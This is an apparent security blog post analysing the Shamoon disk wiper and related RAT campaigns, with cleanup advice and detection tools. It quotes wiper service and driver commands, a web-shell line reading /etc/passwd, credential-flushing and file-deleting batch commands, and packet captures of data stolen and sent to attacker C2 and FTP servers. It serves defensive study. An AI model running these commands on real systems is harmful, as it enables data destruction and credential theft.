

In this document I will try to cover the following:

- Cleaning up a machine, infected with Shamoon
- Use some basic tools to detect Shamoon
- Some video links
- PRE Shamoon stage, where attacker stole all the credentials
- New wave of attacks that could be linked to Shamoon's actor(s)

Cleaning up Shamoon:

This is the worst thing for any organization i.e. bringing up hundreds if not thousands of machines. Some people luckily have the backup and it was not destroyed by Shamoon. Some are re-imaging. Some have MBR backup's and they are willing to fix the situation without imaging but they are scared, what if Shamoon is still present on the machine. It is a legit concern!

Anti virus has done a lot of good but I got one complain. It made every one lazy in away that we got hooked on AV's. If AV cannot clean it up, let's re-image. I have not met many folks in Security industry that can claim they can clean the infection manually and bring the machine back up. So if AV stops it, you take it at its face value. If AV doesn't stop it you either try a different AV or re-image.

One challenge I see every where is that most people don't understand Shamoon. To fix things one has to do two things: Identify & understand the issue. Identification is important but not good enough.

Let's focus on how we can identify if Shamoon is present on a machine. Let's understand few things about Shamoon (POST not PRE). We will keep it high level this time.


Shamoon has the following components:

- *Dropper*
- *Wiper component*
- *Communication component*

Dropper is filled with all useful info. Wiper will wipe your files and MBR with a message e.g. a picture, or a bin file etc.

```
000000 FF D8 FF E1 00 18 45 78 69 66 00 00 49 49 2A 00 .....Exif..II*.
000010 08 00 00 00 00 00 00 00 00 00 00 FF EC 00 11 .....
000020 44 75 63 6B 79 00 01 00 04 00 00 00 3C 00 00 FF Ducky.....<...
000030 ED 00 2C 50 68 6F 74 6F 73 68 6F 70 20 33 2E 30 ..,Photoshop 3.0
000040 00 38 42 49 4D 04 25 00 00 00 00 00 10 00 00 00 .8BIM.%.....
000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF EE 00 .....
000060 0E 41 64 6F 62 65 00 64 C0 00 00 00 01 FF DB 00 .Adobe.d.....
```

Communication component will try to contact CnC that in most cases doesn't exist. If you ever see it on the process stack, it looks something like this.



caiaw00d.exe (or a random name) is the wiper and is spawned by the actual dropper.

Communication component is the one that talks to the CnC and is spawned by the dropper as well. In 2016 CnC ip address was 1.1.1.1.

```
WinHttpOpen ( "Mozilla/13.0 (MSIE 7.0; Windows NT 6.0)",  
WINHTTP_ACCESS_TYPE_NAMED_PROXY, "192.168.1.1:80", ...);
```

In recent attacks, its using GET index.php

Remember all these **names** are **randomly** picked at **runtime**. Dropper name is **randomly** picked by the **attacker**.

Dropper will create the first service, again name could be random:

```
OpenServiceW ( HANDLE, "NtertSrv", ...);
```

Wiper function will stop and delete the driver and re-start.

```
sc stop vdisk911
```

```
Use DeleteFile()
```

```
"C:\Windows\System32\Drivers\vdsk911.sys"
```

After that wiper will use CreateFile() and CreateProcess() to drop .sys file again and start the service.

```
sc create vdisk911 type= kernel start= demand binpath= System32\Drivers  
\vdsk911.sys
```

Wiper function will create a memory chunk for the MBR

```
HeapAlloc ( HEAP_HANLDE, 0x00000008, 0x200 );
```

0x00000008 = zero the allocated memory out
if you are a linux developer, memset() may ring a bell.

0x200 = **512** in Decimal. This is the allocated chunk.

Eventually wiper will call shutdown function by using CreateProcess()

```
shutdown -r -f -t 2
```


Since it creates a service it comes back up when you reboot.

Dropper spawning


```

C:\Users\ua\Desktop\TLS002\_shmExp.exe
192 [7] ntertmgr64.exe <- 504
2740 [7] olvsnap.exe <- 192
2500 [1] saiaw002.exe <- 192
    
```

Dropper spawns the wiper



Spawn Communication Process



Start Service and Drop Driver

```

C:\Users\ua\Desktop\TLS002\_wiper03.exe
101-30-2017-11-25-451 172.16.177.129 0-> 172.16.177.1 (49190 - :135)
101-30-2017-11-25-451 172.16.177.129 0-> 172.16.177.1 (49191 - :135)
101-30-2017-11-25-461 172.16.177.129 0-> 172.16.177.1 (49191 - :135)
101-30-2017-11-25-461 172.16.177.129 0-> 172.16.177.2 (49192 - :135)
101-30-2017-11-25-461 172.16.177.129 0-> 172.16.177.2 (49192 - :135)
101-30-2017-11-25-471 172.16.177.129 0-> 172.16.177.3 (49193 - :135)
101-30-2017-11-25-471 172.16.177.129 0-> 172.16.177.3 (49193 - :135)
101-30-2017-11-25-481 172.16.177.129 0-> 172.16.177.2 (49194 - :135)
101-30-2017-11-25-481 172.16.177.129 0-> 172.16.177.2 (49194 - :135)
101-30-2017-11-25-491 172.16.177.129 0-> 172.16.177.2 (49195 - :135)
101-30-2017-11-25-491 172.16.177.129 0-> 172.16.177.2 (49195 - :135)
101-30-2017-11-29-031 172.16.177.129 0-> 192.168.1.1 (49206 - :80)
101-30-2017-11-29-061 172.16.177.129 0-> 192.168.1.1 (49206 - :80)
101-30-2017-11-29-121 172.16.177.129 0-> 192.168.1.1 (49206 - :80)
    
```

SVCHOST -> Initial Dropper



CnC

To clean Shamoon you have to know how it works. I will show you a video but here is a quick look.

Dropper -> Service -> Driver -> Communication -> Connect to internal IP



Once it tries to communicate to the CnC, it starts spawning. It means that if an internal CnC really exists, this could be a game changer. Machines would ask CnC and change KILL-TIME on the fly and post information to the CnC.

Wiper Service is persistent:

Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Start = DWORD Value, implies AutoLoad
 Type = DWORD Value, implies StandAlone process

On the other hand driver service is not persistent and wiper service will start it manually

 Start	REG_DWORD	0x00000003 (3)
 Type	REG_DWORD	0x00000001 (1)

Start = DWORD Value, implies its manual and some one has to start it
Type = DWORD Value, implies its a kernel driver

Start value for the driver indicates that it cannot be loaded automatically. This means wiper process initiates this service.

The question is how to find out which process is it? Since they are all random names, different hashes etc.

You'd have to figure that one out and do some homework. It may not be as straight forward but it ain't that difficult either.

You can use many free tools to find things out. I believe in automation rather than memorization. If you can use free tools and script things, more power to you.

I have put few simple tools that gathers some forensics for you, again not 100% and you'd have to do your part and figure things out as well. When you run them (2 binary files, shamoon-q_1-1.exe & shamoonfinder4-1.exe) they creates few forensic files for you.


First one is sham.html (shamoonfinder4-1.exe), it will create alerts if it finds something. You can also look for orange or red rows.

3720	svchost.exe	520	13	006d17b4
3544	sbuvideo.exe	1072	6	006d18ec
3060	conhost.exe	368	1	006d1a24

c:\WINDOWS\System32\sbunattend.exe	13824
c:\WINDOWS\System32\sbuvideo.exe	192000
c:\WINDOWS\System32\sc.exe	45056

c:\WINDOWS\System32\Drivers\vdvrroot.sys	36432
c:\WINDOWS\System32\Drivers\vdsk911.sys	32144
c:\WINDOWS\System32\Drivers\vga.sys	29184

Another text file is called d_warn.txt that will apply a small signature on the driver and if it hits, will show you the path, else file is empty.



Once you identify Shamoon, please change all credentials ASAP. This will prevent the lateral movement or will prevent the payload from escalating the privileges.

If you have disconnected all your servers, you can also run the following commands to flush cached credentials and network shares. I got all these commands from the internet. I am not that good when it comes to System stuff.

```
net use * /DELETE
rundll32 keymgr.dll,KRShowKeyMgr
cmdkey.exe /list > "%TEMP%\List.txt"
findstr.exe Target "%TEMP%\List.txt" > "%TEMP%\tokenonly.txt"
FOR /F "tokens=1,2 delims= " %%G IN (%TEMP%\tokenonly.txt) DO cmdkey.exe /
delete:%%H
del "%TEMP%\*.*" /s /f /q
```

Your task:

- Find the dropper
- Find the Wiper Service
- Find the driver
- Find driver's Service
- Find path to all the dropped files.
- Delete all the services
- Delete all the files
- Reboot the machine
- Voila!

Here is the video, hope you can follow ...

<https://www.youtube.com/watch?v=cqUnDET2ezQ&t=96s>

Watch how Shamoon overwrites the MBR (in action). I am using my own tools for detection

<https://www.youtube.com/watch?v=UEOghELxfmo>

Shamoon past, present and future:

Shamoon was effective in the past. Present campaign is twice as effective. A lot of people asked me what's next? What's the next phase of Shamoon?

In my opinion no one knows and no one should care at the moment. The thing every one should care about is: Are we ready, in case there is a next phase?

I don't think that attacker, at the moment is thinking about changing Shamoon completely or at all. Why do I say that? For a second let's think like an attacker. They say

If it ain't broke, don't fix it

I am sure attacker will use the same style until it doesn't work any more. Why develop something if existing code is working perfectly. Once the payload is blocked completely, attacker will re-code and think of a strategy to bypass (who ever is effectively blocking the attack). Until then people should focus on their existing security. Make it better and hire good people. At the end of the day all the tools without the right people won't really matter.

Shamoon Actor(s):

I do follow politics but I don't get into it. However, I would say one thing

A good attacker can create a trail or destroy it.

What happened at Pre-shamoon stage:

This is the stage that I talked about in my last writeup. Here the attacker gathers all the info for Post Shamoon. Post Shamoon is filled with so much power, it has the power to tamper with or destroy security, backup, virtualization etc in its way.

Some say greenBug, some say a RAT was behind it but no one is certain. The reason is very simple. Its a safe bet for anyone to say the following could have happened:

- *Some famous RAT was behind it and stole all the information*
- *Key-logger or a hook stole the credentials*
- *An unknown MS zero day exploit corrupted the memory, bypassed all the security mitigations and stole all the useful data.*
- *An insider*

Well of course one of the above may have happened :)

Tesla RAT or NetWire made it to the news. It did hit few organizations and everyone linked it to Shamoon's actor. The RAT is basically FTP'ing data to a compromised server in clear text

```
===== (UDURRANI) =====
(DATA PUSH!) IS COMING FROM 172.16.177.130 TO IP ADDRESS Dest IP address
PORT INFORMATION (49812, 21)
SEQUENCE INFORMATION (1390634535, 28522123)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(70)
55 53 45 52 20 PASSWORD 0D 0A USER PASSWORD..
```

53 54 4F 52 20 41 67 65 6E 74 5F 54 65 73 6C 61
5F 50 61 73 73 77 6F 72 64 5F 52 65 63 6F 76 65
72 69 65 73 5F 75 75 2D 57 49 4E 2D 50 51 4C 53
47 4A 56 53 42 35 47 5F 32 30 31 37 5F 30 31 5F
32 34 5F 32 33 5F 33 39 5F 35 38 2E 68 74 6D 6C
0D 0A

STOR Agent_Tesla
_Password_Recoveries_uu-WIN-PQLS
GJVS5G_2017_01_24_23_39_58.html
..

77 65 69 67 68 74 3A 62 6F 6C 64 3B 74 65 78 74
2D 64 65 63 6F 72 61 74 69 6F 6E 3A 6E 6F 6E 65
3B 74 65 78 74 2D 74 72 61 6E 73 66 6F 72 6D 3A
6E 6F 6E 65 3B 63 6F 6C 6F 72 3A 23 30 30 30 30
30 30 3B 3E 4C 6F 63 61 6C 26 6E 62 73 70 3B 54
69 6D 65 26 6E 62 73 70 3B 26 6E 62 73 70 3B 26
6E 62 73 70 3B 26 6E 62 73 70 3B 3A 20 30 31 2F
32 34 2F 32 30 31 37 20 32 33 3A 33 39 3A 35 38
3C 62 72 3E 55 73 65 72 4E 61 6D 65 26 6E 62 73
70 3B 26 6E 62 73 70 3B 26 6E 62 73 70 3B 26 6E
62 73 70 3B 26 6E 62 73 70 3B 26 6E 62 73 70 3B
3A 20 75 75 3C 62 72 3E 50 43 26 6E 62 73 70 3B
4E 61 6D 65 26 6E 62 73 70 3B 26 6E 62 73 70 3B
26 6E 62 73 70 3B 26 6E 62 73 70 3B 26 6E 62 73
70 3B 26 6E 62 73 70 3B 26 6E 62 73 70 3B 3A 20
57 49 4E 2D 50 51 4C 53 47 4A 56 53 42 35 47 3C
62 72 3E 4F 53 26 6E 62 73 70 3B 46 75 6C 6C 26
6E 62 73 70 3B 4E 61 6D 65 26 6E 62 73 70 3B 26
6E 62 73 70 3B 3A 20 4D 69 63 72 6F 73 6F 66 74
20 57 69 6E 64 6F 77 73 20 37 20 45 6E 74 65 72
70 72 69 73 65 20 3C 62 72 3E 4F 53 26 6E 62 73
70 3B 50 6C 61 74 66 6F 72 6D 26 6E 62 73 70 3B

,
weight:bold;text
-decoration:none
;text-transform:
none;color:#0000
00;>Local T
ime &
nbsp; : 01/
24/2017 23:39:58

UserName
p; &
bsp; &
: uu
PC
Name &
 &
p; &
WIN-PQLSGJVS5G<
br>OS Full&
nbsp;Name &
nbsp;: Microsoft
Windows 7 Enter
prise
OS
p;Platform

Names of the files were pretty obvious

Agent_Tesla_Password_Recoveries_victim-VICTIM-MACHINE-IP.html.

All the information is stored on the compromised FTP server as html in a way anyone can understand

Local Time : 01/21/2017 12:15:02
UserName :
PC Name :
OS Full Name : Microsoft Windows 7 Professional
OS Platform : Win32NT
OS Version : Microsoft Windows NT 6.1.7601 Service Pack 1
CPU : Intel(R) Core(TM)2 Duo CPU T8100 @ 2.10GHz
RAM : 3070.43 MB
VideocardName : ATI Mobility Radeon X2300 Series
VideocardMem : Unknown
=====

[New Tab - Google Chrome] (01/21/2017 12:04:35)

[ENTER]

[Google Chrome] (01/21/2017 12:11:12)

{BACK}iphone 5s 4g↓↓{ENTER}

[Compose - Google Chrome] (01/21/2017 12:14:40)

.TAB}{TAB}

There were some perl and python scripts on the server, with the following usage:

Usage: `http://target.com/perlcmd.cgi?cat /etc/passwd`. I am sure pentesters will get a kick out of this.

Server was compromised for days without any one noticing. Data uploaded and downloaded and it got no ones attention??? smells like a honey pot?

I personally don't think Shmoon's actor will lowball anyone like that. Normally attackers have a tendency to create a distraction. Tesla RAT is so easy to understand that any one can get it in a matter of seconds. Most people will jump on things they understand, rather than things they don't. The more people understand the more people talk about it. In the mean while attacker could be gathering all the useful data by using a very complex trail. Attackers also try to give people what they want, depending on people's political motives etc. Once we get what we are looking for (fact or no fact) our brain will conclude. In all honesty, we can say that the language, style used, trail leads to somewhere but no evidence. Once again its a safe bet for anyone to make an assumption about data exfiltration.

Since we are trying to link Shmoon to something, let's talk about some serious RATs that I have witnessed my self in 2016. These RATs mainly attacked GCC countries. They by-passed most of the Anti Virus products.

There was a serious data exfiltration campaign in 2016. Some of the RATs hit GCC area mid 2016. I can't name all the organizations but mostly it was targeting Govt. Attack came through a **word document** or a stand alone **binary**. Data theft was much more sophisticated than Tesla. Some were using libCurl to exfiltrate data. Mostly .Net applications and developed in autoIt

```
"/AutoIt3ExecuteScript", 0
"/AutoIt3ExecuteLine", 0
"/AutoIt3OutputDebug", 0
```

Data was exfiltrated to multiple domains. Some of them were:

```
1.1
Host: dw.downloadtesting.com ← Domain
Accept: */*
Content-Length: 192
Content-Type: application/x-www-form-urlencoded
```

Data Theft ↓

```
N4dsIKgVaz8/3XHnNYoaXC9LyKc0gbQozIzhNoANUN36c48ckKq9X8iNZKJrnHno1jbR2mErSCQ5vZYVRDZKz70N09hdhVdVtReSFi30UsYEyUHX
7LVhzJBdcRnAsi541Swe3h8mU+l/pIhhwKTSs0x50zKRc7C5A5CWQYUKN0365ouYm10mJWU/blm8JIa
```

Find whats the external IP address (To send this info to C&C)

```
172.16.177.139      78.47.139.102      80      011000
47 45 54 20 2f 72 61 77 20 48 54 54 50 2f 31 2e
31 0d 0a 48 6f 73 74 3a 20 6d 79 65 78 74 65 72
6e 61 6c 69 70 2e 63 6f 6d 0d 0a 41 63 63 65 70
74 3a 20 2a 2f 2a 0d 0a 0d 0a
```

```
GET /raw HTTP/1.
1..Host: myexter
nalip.com..Accep
t: */*...
```

Information was sent out encrypted. Encrypted text was further converted to base64 encoding

```
172.16.177.139      185.117.75.105      80      011000
50 4f 53 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d
0a 48 6f 73 74 3a 20 64 77 2e 64 6f 77 6e 6c 6f
61 64 74 65 73 74 69 6e 67 2e 63 6f 6d 0d 0a 41
63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 43 6f 6e 74
65 6e 74 2d 4c 65 6e 67 74 68 3a 20 37 32 38 0d
0a 43 6e 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61
70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 77 77 77
2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f 64 65 64
0d 0a 0d 0a 73 47 72 79 57 5a 77 67 45 6c 61 41
6f 72 39 50 65 73 54 66 32 79 70 77 75 4f 74 6e
44 70 54 32 35 76 5a 69 67 58 62 43 78 6f 4d 66
4c 78 54 78 2f 6b 45 39 43 58 47 71 76 44 6a 35
32 47 59 41 44 45 5a 79 52 30 4d 61 48 69 44 5a
4b 6a 31 6a 4f 56 75 2f 6a 61 49 35 35 50 41 4f
63 68 35 36 57 54 78 6c 66 6a 63 69 6c 4e 62 54
6d 48 77 73 6b 55 6f 62 4a 38 72 7a 77 36 59 67
5a 66 50 66 74 65 44 43 33 36 51 42 54 39 71 56
6c 59 68 50 4e 47 4d 71 68 53 37 76 51 52 54 4c
67 6e 5a 4e 4c 37 67 52 69 2b 4b 4a 56 35 6c 36
48 31 51 52 4e 5a 48 4b 6e 4c 41 68 4e 6f 34 51
79 4f 47 6c 75 61 6d 67 75 48 4e 6d 4c 76 79 2f
62 66 34 68 37 53 30 7a 61 67 52 33 71 50 6c 6e
73 58 56 58 4e 55 4a 57 68 6f 38 4a 67 37 65 54
```

```
HTTP/1.1 200 OK
Date: Tue, 03 May 2016 17:01:01 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Set-Cookie: ci_session=a%3A5%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A3%3A%228d347f0f7911318f962f334cacbca887%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%2217.164.11.235%22%3Bs%3A10%3A%22user_agent%22%3B%3A0%3B%3A13%3A%22last_activity%22%3B%3A1462294861%3B%3A9%3A%22user_data%22%3B%3A0%3A%22%3B%7D0e47fc4c22975e97c0f99656dc46c4fd; expires=Tue, 03-May-2016 19:01:01 GMT; Max-Age=7200; path=/
Vary: Accept-Encoding
Content-Length: 88
Content-Type: text/html
```

```
mYom7JA9hKg/vFKjLj1vZSwSu1d7T7eCDuthHV30BnBRphCkgCwcbCTddL4STPLDtpz/dyeCcr4k3Ec/hv==
```

Another domain

```
2E 73 81 80 00 01 00 01 00 00 00 05 68 6E 6F      .s.?.....hno
6F 72 0B 6E 65 77 70 68 6F 6E 65 61 70 70 03 63      or.newphoneapp.c
6F 6D 00 00 01 00 01 C0 0C 00 01 00 01 00 00 00      om.....
05 00 04 6B BF 32 E8                                  ...k.2.
```

In some cases tab delimited data was exfiltrated

```
31 34 34 00 6c 6c 7c 27 7c 27 7c 53 47 46 6a 53      144.11||'|SGFjS
32 56 6b 58 7a 67 33 4e 44 55 33 4e 6a 6b 3d 7c      2VkXzg3NDU3Njk=|
27 7c 27 7c 57 49 4e 2d 32 36 50 32 48 54 41 4e      '|WIN-26P2HTAN
47 33 4d 7c 27 7c 27 7c 66 6f 6f 7c 27 7c 27 7c      G3M||'|foo||'|
31 36 2d 30 35 2d 33 30 7c 27 7c 27 7c 7c 27 7c      16-05-30||'|
27 7c 57 69 6e 20 37 20 45 6e 74 65 72 70 72 69      '|Win 7 Enterpri
73 65 20 53 50 30 20 78 36 34 7c 27 7c 27 7c 59      se SP0 x64||'|Y
65 73 7c 27 7c 27 7c 30 2e 37 64 7c 27 7c 27 7c      es||'|0.7d||'|
2e 2e 7c 27 7c 27 7c 56 47 56 74 63 41 41 3d 7c      ..||'|VGVtcAA=|
                27 7c 27 7c                                '|'
```

Lets **DECODE** the tag as how attacker identifies you.

In the above scenario attacker has identified victim machine as **HacKed_8745769**

Attacker will put together external IP | UID | MACHINENAME etc etc and combine with the above ID.

Malware keeps calling NtDelayExecution function. It wakes up every 500 MilliSeconds and checks for activity.

```
Sleep ( 500 )
NtDelayExecution ()
```

Every N number of seconds where N is random()
Windows socket library is used to make a connection

```
WS2_32.dll      (Windows library for socket connections)
connect ()
getsockopt()    Function for socket options
```

Victim machine can also send keep alive messages to the C&C

```
(LAYER: 2)
SRC_ETH: 00-0C-29-C3-0C-C2 |DST_ETH: 00-50-56-F0-E4-97 |P: 8
(LAYER: 3)
ver: 4 |s_ip: 172.16.177.140 |d_ip: 185.117.75.105 |h_len: 20 |t_len: 40 |id: 2463
df 1 |mf: 0 |ttl: 128 |proto: 6 |tos: 0 |frag_off: 16384 |
(LAYER: 4)
s_prt: 50717 |d_prt: 80 |h_len: 20 |seq: 1891410719 |seq_a: 3557256139 |win: 63563 |up: 0 |
controlBits-> |urg:0|ack:1|psh:0|rst:0|syn:0|fin:0
(DATA)
00 00 00 00 00 00      ACK Bit enabled      .....
```

```

62 31 64 63 31 39 62 39 64 63 62 64 38 32 39 34      b1dc19b9dcbd8294
65 35 33 64 25 32 32 25 33 42 73 25 33 41 31 30    e53d%22%3Bs%3A10
25 33 41 25 32 32 69 70 5F 61 64 64 72 65 73 73      %3A%22ip_address
25 32 32 25 33 42 73 25 33 41 31 34 25 33 41 25    %22%3Bs%3A14%3A%
32 32 32 31 37 2E 31 36 34 2E 31 31 2E 32 33 35    22217.164.11.235
25 32 32 25 33 42 73 25 33 41 31 30 25 33 41 25  %22%3Bs%3A10%3A%
32 32 75 73 65 72 5F 61 67 65 6E 74 25 32 32 25    22user_agent%22%
33 42 62 25 33 41 30 25 33 42 73 25 33 41 31 33  3Bb%3A0%3Bs%3A13
25 33 41 25 32 32 6C 61 73 74 5F 61 63 74 69 76  %3A%22last_activ
69 74 79 25 32 32 25 33 42 69 25 33 41 31 34 36  ity%22%3B%3A14%
32 33 30 31 33 33 38 25 33 42 73 25 33 41 39 25  2301338%3Bs%3A9%
33 41 25 32 32 75 73 65 72 5F 64 61 74 61 25 32  3A%22user_data%2
32 25 33 42 73 25 33 41 30 25 33 41 25 32 32 25  2%3Bs%3A0%3A%22%
32 32 25 33 42 25 37 44 62 39 64 34 64 64 30 32  22%3B%7Db9d4dd02
34 62 62 64 37 34 32 39 62 33 31 35 31 35 64 61  4bbd7429b31515da
32 61 61 39 30 34 30 30 3B 20 65 78 70 69 72 65  2aa90400; expire
73 30 54 75 65 2C 20 30 33 2D 40 61 79 2D 32 30  s= Tue, 03-May-20
31 36 20 32 30 3A 34 38 3A 35 38 20 47 4D 54 3B  16 20:48:58 GMT;
20 4D 61 78 2D 41 67 65 3D 37 32 30 30 3B 20 70  Max-Age=7200; p
61 74 68 3D 2F 0D 0A 43 6F 6E 74 65 6E 74 2D 4C  ath=../Content-L
65 6E 67 74 68 3A 20 34 3A 0D 0A 43 6F 6E 74 65  ength: 44..Conte
6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74  nt-Type: text/ht
6D 6C 0D 0A 0D 0A 37 52 71 4D 73 31 6B 34 36 4C  ml...7RqMs1k46L
70 30 63 52 2B 6A 76 2F 63 72 79 6F 62 56 63 4B  p0cR+jv/cryobVcK
6C 54 38 64 66 6A 77 73 31 7A 55 65 41 36 30 76  lT8dfjws1zUeA60v
77 3D                                                    w=

```

My external IP is sent

Data is sent as Key-Value pair
Looks like JSON format


Encrypted Data

```

50 4f 53 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d    POST / HTTP/1.1.
0a 48 6f 73 74 3a 20 64 77 2e 64 6f 77 6e 6c 6f  .Host: dw.downlo
61 64 74 65 73 74 69 6e 67 2e 63 6f 6d 0d 0a 41  adtesting.com..A
63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 43 6f 6e 74  ccept: /*..Cont
65 6e 74 2d 4c 65 6e 67 74 68 3a 20 37 36 38 0d  ent-Length: 768.
0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61  .Content-Type: a
70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 77 77 77  pplication/x-www
2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f 64 65 64  -form-urlencoded
0d 0a 0d 0a 6a 4a 56 37 59 36 78 53 51 67 65 77  ...jJV7Y6xSQgew
54 37 64 76 58 70 37 51 52 4b 74 51 43 43 7a 66  T7dvXp7QRKtQCCzf
47 70 75 77 49 6e 4e 62 47 4b 7a 69 71 56 6c 59  GpuwInNbGKziqVlY
51 4d 2f 44 50 6b 4e 6d 34 42 54 48 71 2f 75 38  QM/DPkNm4BTHq/u8
67 6a 6b 55 4c 55 6e 74 5a 71 32 56 49 52 6e 67 4c  gjkULUmZq2VIRngL
42 50 6f 36 6a 76 53 69 36 78 56 63 52 42 6a 62  BP06jvSi6xVcRBjb
4f 39 45 33 56 69 6d 56 35 54 72 37 2b 48 51 4b  O9E3VimV5Tr7+HQK
5a 72 6f 58 47 67 67 63 32 53 5a 6b 52 6f 69 4a  zroXGgqc2SZkRoiJ
4c 70 4d 39 39 43 39 47 49 44 61 75 41 75 36 72  LpM99C9GIDauAu6r
56 33 6e 4f 61 42 64 66 6b 46 41 7a 67 72 67 4b  V3n0aBdfkFAzgrgK
41 4c 33 53 54 53 73 4a 54 63 61 51 4d 55 76 64  AL3STSSJTcaQMUvd
2b 34 7a 79 52 6d 30 42 30 58 44 73 61 6e 50 2f  +4zyRm0B0XDsAnP/
43 51 6a 45 2f 45 35 71 68 79 7a 44 43 30 6c 72  CQjE/E5qhyzDC0lr
54 6e 70 64 51 62 7a 6b 76 76 45 51 71 6c 67 37  TnpdQbzkvvEQqlg7
42 39 59 7a 58 79 71 4d 48 47 4e 59 57 43 66 67  B9YzXyqMHGNYWcFg
51 48 72 73 74 33 55 6a 4e 59 4b 74 58 33 2b 31  QHrst3UjNYKtX3+1
58 50 56 48 72 31 6c 72 66 7a 72 64 6b 47 72 56  XPVHrllrfzrdkGrV
78 64 2f 53 4d 5a 37 30 4f 4d 2b 65 47 65 49 2f  xd/SMZ700M+eGeI/
44 37 58 77 38 76 4e 6b 73 31 38 70 49 37 6d 4b  D7Xw8vNks18pI7mK
63 74 56 4e 71 6d 4b 61 4c 56 75 33 77 49 6d 74  ctVNqmKaLVu3wImt
61 74 47 6f 54 51 78 6f 33 42 4d 67 6c 35 57 68  atGoTQxo3BMgl5Wh
74 59 77 78 57 31 61 47 72 56 51 62 7a 65 42 31  tYwxWlaGrVQbzeB1
48 33 4c 6f 49 44 75 63 33 61 69 30 72 45 6f 7a  H3LoIDuc3ai0rEoz
7a 39 4b 6d 61 70 49 6d 54 72 72 71 66 64 58 2f  z9KmapImTrrqfdX/
57 63 5a 44 36 4a 2f 70 56 66 7a 52 70 6d 68 74  WcZD6J/pVfzRpmht
58 6e 38 6a 6b 79 5a 50 32 68 32 74 67 53 68 73  Xn8jkyZP2h2tgShs
4a 62 70 78 74 42 65 48 62 2f 2f 48 50 47 58 48  JbpxtBeHb//HPGXH
48 4e 4e 36 78 43 66 6e 45 4e 59 48 76 2b 4c 37  HNN6xCfnENYHv+L7
65 44 34 61 41 63 38 6d 47 4c 5a 46 6e 46 34 4d  eD4aAc8mGLZFnf4M
51 49 34 41 5a 43 2f 58 4a 68 46 33 55 2f 51 73  QI4AZC/XJhF3U/Qs
7a 45 32 68 4f 68 71 59 71 36 6b 55 70 65 43 49  zE2hOhqYq6kUpeCI
6f 61 44 64 61 75 6b 74 79 55 4e 59 66 44 72 57  oaDdaktyUNYfDrW
50 6a 2f 4a 58 55 2b 5a 63 30 6c 74 33 70 46 6e  Pj/JXU+Zc0lt3pFn
61 72 6a 37 79 2f 2b 67 33 33 49 6e 45 5a 55 52  arj7y/+g33InEZUR
48 62 75 70 76 38 6d 57 34 37 79 5a 6a 62 42 4b  Hbupv8mW47yZjbBK
45 6d 6e 44 6f 72 64 69 4b 6d 54 59 7a 78 6e 54  EmnDordiKmTYzxnT
72 69 51 30 6b 5a 58 52 73 76 59 61 57 4b 48 6f  riQ0kZXRsvYaWKHo
32 61 4d 6c 39 31 44 5a 74 6e 43 7a 42 4f 59 39  2aMl91DZtnCzBOY9
